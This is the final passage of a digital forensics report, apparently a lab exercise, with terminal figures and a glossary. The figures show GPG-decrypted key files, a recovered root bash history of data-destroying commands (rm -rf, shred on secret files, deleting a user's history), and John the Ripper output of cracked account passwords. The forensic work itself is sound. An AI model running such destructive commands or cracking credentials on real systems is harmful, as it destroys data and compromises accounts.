gpg: encrypted with 1 passphrase
gpg: WARNING: message was not integrity protected

┌──(rash㉿kali)-[~/…/mount/home/rich/swiss_keys]
└─$
sudo gpg --ignore-mdc-error --decrypt swisskey8.gpg > ~/Desktop/swisskey8_decrypted.txt

gpg: CAST5.CFB encrypted data
gpg: encrypted with 1 passphrase
gpg: WARNING: message was not integrity protected

┌──(rash㉿kali)-[~/…/mount/home/rich/swiss_keys]
└─$
```

Figure 15:Shows decrypt Swisskeys 6,7,8

```
┌──(rash㉿kali)-[~/Desktop/decrypted ]
└─$ cat swisskey1_decrypted.txt
me_and_you_and_you_and_me-so_happy_2gether
┌──(rash㉿kali)-[~/Desktop/decrypted ]
└─$ cat swisskey2_decrypted.txt
everybody_dance_now_hey_now
┌──(rash㉿kali)-[~/Desktop/decrypted ]
└─$ cat swisskey3_decrypted.txt
what_would_you_do_if_sang_out_of_tune
┌──(rash㉿kali)-[~/Desktop/decrypted ]
└─$ cat swisskey4_decrypted.txt
im_pickin_up_good_vibrations
┌──(rash㉿kali)-[~/Desktop/decrypted ]
└─$ cat swisskey5_decrypted.txt
its_the_little_old_lady_from_pasadena
┌──(rash㉿kali)-[~/Desktop/decrypted ]
└─$ cat swisskey6_decrypted.txt
raindrops_keep_fallin_on_my_head
┌──(rash㉿kali)-[~/Desktop/decrypted ]
└─$ cat swisskey7_decrypted.txt
twist_again_like-we_did_last_summer
┌──(rash㉿kali)-[~/Desktop/decrypted ]
└─$ cat swisskey8_decrypted.txt
goodness_gracious_great_balls_of_fire
```

Figure 16:Show 8 SwissKeys decrypted

```
┌──(rash㉿kali)-[~/Desktop/mount/root]
└─$ sudo cat .bash_history
shutdown -r now
shutdown -r now
vi /etc/passwd
rm -rf /home/butler
ls
shred -u -z motd
shred -us -z secret/*
shred -u -z secret/*
rmdir secrets
ls
rmdir secret
ls secret/
shred -u -z secret/secrets/*
rm -rf secret/
ls
cat /dev/urandom > file
cat /dev/zero > file2
ls
rm file*
less ~rich/.bash_history
chown rich:rich -R /home/rich
updatedb & find /
cat ~rich/.bash_history
rm ~rich/.bash_history
shutdown -r now
```

Figure 17:Show root bash_history

```
┌──(rash㉿kali)-[~/Desktop]
└─$ sudo john --show hashes.txt

root:moneymoney:0:0:root:/root:/bin/bash
rich:moneybags:1001:1001:I. M. Rich,,,:/home/rich:/bin/bash
jeeves:butler:1002:1002:Mr. Jeeves,,,:/home/jeeves:/bin/bash
gardener:plants:1003:1003:Old Toby,,,:/home/gardener:/bin/bash
chef:food:1004:1004:Monsieur Le Creuset,,,:/home/chef:/bin/bash
```

Figure 18:Shows user password

10. Glossary

Authentication Logs (auth.log): A system file that records user authentication activities, including logins, logouts, and system access attempts.

BASH History (.bash_history): A file that records the command line history of users in Unix or Linux operating systems.

Decryption: The process of converting encrypted data back into its original form.

Encryption: The process of converting data into a code to prevent unauthorized access.

File Carving: The process of reassembling computer files from fragments in the absence of filesystem metadata.

GnuPG (GPG): GNU Privacy Guard, a free implementation of the OpenPGP standard for encrypting.

Root User: A superuser account in Unix and Linux with full access to all files and commands.

Secure Shell (SSH): A cryptographic network protocol for secure data communication, remote shell services, or command execution.

Shred Command: A command used to securely delete files in Unix and Linux systems by overwriting them to hide their contents.

Syslog: A standard for message logging in Unix and Unix-like systems, used for system management and security auditing.

Unallocated Space: Disk space that is not assigned to any files. Often investigated in digital forensics to recover deleted files.

Unshadow: A tool used in Unix and Linux to combine the passwd and shadow files to produce a list of users and their hashed passwords.